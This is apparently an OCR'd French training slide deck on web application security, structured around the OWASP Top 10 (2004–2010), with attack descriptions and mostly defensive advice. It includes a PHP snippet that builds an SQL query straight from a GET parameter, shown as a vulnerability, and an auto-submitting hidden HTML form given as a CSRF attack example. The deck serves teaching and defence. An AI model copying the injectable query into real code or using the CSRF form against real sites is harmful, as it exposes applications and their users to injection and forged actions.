
Mécanisme de connexion

Rappel : http est un protocole déconnecté

1. Authentification



2. Travail avec l'identifiant de session



2.3 Violation de gestion d'authentification et de Session

- **Attaque contre le système d'authentification**

  Sources de vulnérabilité

  1. **Force brute**
  2. **Comptes par défaut**
  3. **Système de réinitialisation de mot de passe**
  4. **Système de création de comptes par soi-même**

2.3 Violation de gestion d'authentification et de Session

- **Attaque contre le système d'authentification**

Solutions

1. Force brute

1. Mots de passe forts
2. Message d'erreur générique
3. Verrouillage de compte après 5 erreurs consécutives
4. Utilisation de captcha

2. Supprimer ou désactiver les comptes par défaut

3. Système de réinitialisation de mot de passe

Envoi d'un nouveau mot de passe sur média préconfiguré

4. Système de création de comptes par soi-même

Ne pas autoriser les identifiants proches


Générer l'identifiant de connexion

2.3 Violation de gestion d'authentification et de Session

Détournement de session

Méthodes d'attaque

1. Fixation
2. Vol
3. Prédiction
4. Force b



2.3 Violation de gestion d'authentification et de Session

Détournement de session

Solutions

1. Utiliser un moyen d'identification secondaire
2. Détruire les sessions
3. Ne pas soumettre les données par GET
4. Chiffrer les flux de transmission des identifiants
5. Redemander le mot de passe lors d'un changement de niveau de privilège

2.4 Référence directe non sécurisée à un objet

- **Victime d'une attaque**
  - Application vulnérable ou utilisateur
- **Attaquant**
  - Extérieur au système ou utilisateur
- **Moyens utilisés**
  - Injection de données frauduleuses
- **Objectif de l'attaque**
  - Attaque par injection
  - Attaque XSS
  - Accès et/ou modification de données sans autorisation

2.4 Référence directe non sécurisée à un objet

Source de vulnérabilité

Valeurs de paramètre non vérifiées

```
//recuperation des parametres
$nom = $_GET['proprietaire'];
//generation de la requete
$requeteSQL = "SELECT numerocarte FROM comptes WHERE nom = '$nom'";
```

2.4 Référence directe non sécurisée à un objet

Solutions

1. Vérifier toutes les données avant utilisation (get, post, cookie)

1. Type attendu
2. Nombre d'arguments attendus
3. Valeurs limitées
4. Taille de la donnée
5. Valeur nulle autorisée?
6. Valeur suit une expression régulière

2. Protéger les sorties vers le client

- Coder les caractères spéciaux

2.5 Falsification de requêtes inter-site (CSRF)

- **Victime d'une attaque**
  - Application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Requête http d'attaque envoyée par un utilisateur
    1. CSRF réfléchie
    2. CSRF stockée
- **Objectif de l'attaque**
  - Vol d'information
  - Corruption de données

2.5 Falsification de requêtes inter-site (CSRF)


Exemple de requête d'attaque

- La requête simule une action de l'utilisateur
- L'appel de la page exécute une fonctionnalité de l'application

```
<form method="GET" id="reflected_CSRF" name="reflected_CSRF"
action="add_message.php">
  <input type=hidden name="numsujet" value="6">
  <input type=hidden name="nom" value="CSRF">
  <input type=hidden name="message" value="action frauduleuse">
</form>
<script>document.reflected_CSRF.submit()</script>
```


2.5 Falsification de requêtes inter-site (CSRF)

Par réflexion



2.5 Falsification de requêtes inter-site (CSRF)

Stocké



2.5 Falsification de requêtes inter-site (CSRF)

- **Source de vulnérabilité**
  - Utilisation de la méthode GET

- **Solutions**
  1. Utilisation de la méthode POST uniquement
  2. Redemander le mot de passe lors d'un changement de niveau de privilège

2.6 Mauvaise configuration de sécurité

- **Victime d'une attaque**
  - Application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Faille de sécurité connues des composants
- **Objectif de l'attaque**
  - Déni de service
  - Prise de contrôle du système

2.6 Mauvaise configuration de sécurité

- **Source de vulnérabilité**
  - Vulnérabilités laissées ouvertes par les composants de l'architecture

- **Solutions**
  1. Désactiver les options inutiles
  2. Mettre à jour les composants
  3. Installer les composants en version anglaise
  4. Supprimer ou désactiver les comptes par défaut

2.7 Stockage de données cryptographiques non sécurisé

- **Victime d'une attaque**
  - Application vulnérable
- **Attaquant**
  - Extérieur au système
- **Moyens utilisés**
  - Accès au système de stockage
- **Objectif de l'attaque**
  - Vol d'information confidentielles

2.7 Stockage de données cryptographiques non sécurisé

- **Source de vulnérabilité**
  - **Information confidentielle visible en clair**

- **Solutions**
  1. **Chiffrer tous les supports de stockage d'information**
     Bases de données
     Fichiers
     Sauvegardes
  2. **Utiliser des algorithmes de chiffrement forts**
     Exemple : AES 256, RSA
  3. **Utiliser des algorithmes de hachage forts**
     Exemple : SHA 256

2.8 Défaillance dans la restriction des accès à une url

- **Victime d'une attaque**
  - Application vulnérable
- **Attaquant**
  - Utilisateur de l'application
- **Moyens utilisés**
  - Saisie d'adresse non autorisée
- **Objectif de l'attaque**
  - Accès à des fonctionnalités non autorisées
  - Accès à des fichiers du serveur http

2.8 Défaillance dans la restriction des accès à une url

- **Source de vulnérabilité**
  - Manque de contrôle lors de l'accès aux fonctionnalités
  - Fonctionnalités indexées par les moteurs de recherche


- **Solutions**
  1. Tous les répertoires doivent contenir un fichier index.html
  2. Le serveur http ne doit pas afficher le contenu d'un répertoire
  3. Les fonctionnalités doivent vérifier les droits d'accès de l'utilisateur avant affichage

2.9 Protection insuffisante de la couche transport

- Victime d'une attaque
  - Application vulnérable
- Attaquant
  - Extérieur au système
- Moyens utilisés
  - Accès au système de transmission
- Objectif de l'attaque
  - Vol d'information confidentielles

2.9 Protection insuffisante de la couche transport

Les protocoles de communication sur Internet



Transfert de données à travers la pile de protocoles d'Internet

2.9 Protection insuffisante de la couche transport

- **Source de vulnérabilité**
  - **Accessibilité des moyens de transmission**

- **Solution**
  - **Chiffrer toutes les pages de l'application**

    Si transmission de données confidentielles (dont informations de connexion)

    Si transmission des informations de session

2.10 Redirection et renvois non validés

- Victime d'une attaque
  - Utilisateur de l'application vulnérable
- Attaquant
  - Extérieur au système
- Moyens utilisés
  - Page de redirection
- Objectif de l'attaque
  - Hameçonnage
  - Attaque CSRF par réflexion

2.10 Redirection et renvois non validés

- **Source de vulnérabilité**
  - Adresse de destination non vérifiée

- **Solutions**
  - Renvoi uniquement vers des pages locales
  - Redirection assurée par le serveur http en cas de déplacement d'une page ou du site

1. Web 2.0 : Constats
2. Web 2.0 : Perspectives

3. CONCLUSION

3.1 Web 2.0 : Constats

- **Internet est omniprésent**
  - **Guerre des forfaits mobiles pour Internet**
  - **L'accès à Internet est perçu comme un des droits de l'Homme**

    Vinton G. CERF dans le New York Times paru le 5 janvier 2012

    Extrait de : "Internet Access Is Not a Human Right"

    "Even the United Nations report, which was widely hailed as declaring Internet access a human right, acknowledged that the Internet was valuable as a means to an end, not as an end in itself".

3.1 Web 2.0 : Constats

- Les risques ont peu évolué depuis 2004
  - 7 problèmes de 2010 déjà présents en 2004

Risques	*2004*	*2007*	*2010*
Injection de commandes	A6	A2	A1
Failles Cross Site Scripting (XSS)	A4	A1	A2
Violation de Gestion d'Authentification et de Session	A3	A7	A3
Référence directe à un objet non sécurisée	A1	A4	A4
Cross Site Request Forgery (CSRF)		A5	A5
Gestion de configuration non sécurisée	A10		A6
Stockage non sécurisé	A8	A8	A7
Manque de restriction d'accès URL Violation de Contrôle d'Accès	A2	A10	A8
Communications non sécurisées		A9	A9
Redirection et renvoi non validés			A10
Débordement de tampon	A5		
Mauvaise gestion des erreurs	A7	A6	
Déni de Service	A9		
Exécution de fichier malicieux		A3	

3.1 Web 2.0 : Constats

- **Ajax et la sécurité**
  - Ajout de nouvelles failles
  - Mode asynchrone rend les attaques moins visibles
- **Sécuriser une application Web 2.0**
  1. Sécuriser le Web 1.0
  2. Sécuriser les appels Ajax

3.2 Web 2.0 : Perspectives

- Faut-il abandonner Ajax ?
- HTML 5 sera-t-il la solution pour faciliter et standardiser le développement d'applications Web 2.0 ?
- Les bonnes pratiques de sécurité vont devoir évoluer pour prendre en compte les applications pour smartphone

Contact : Guillaume HARRY

MERCI DE VOTRE ATTENTION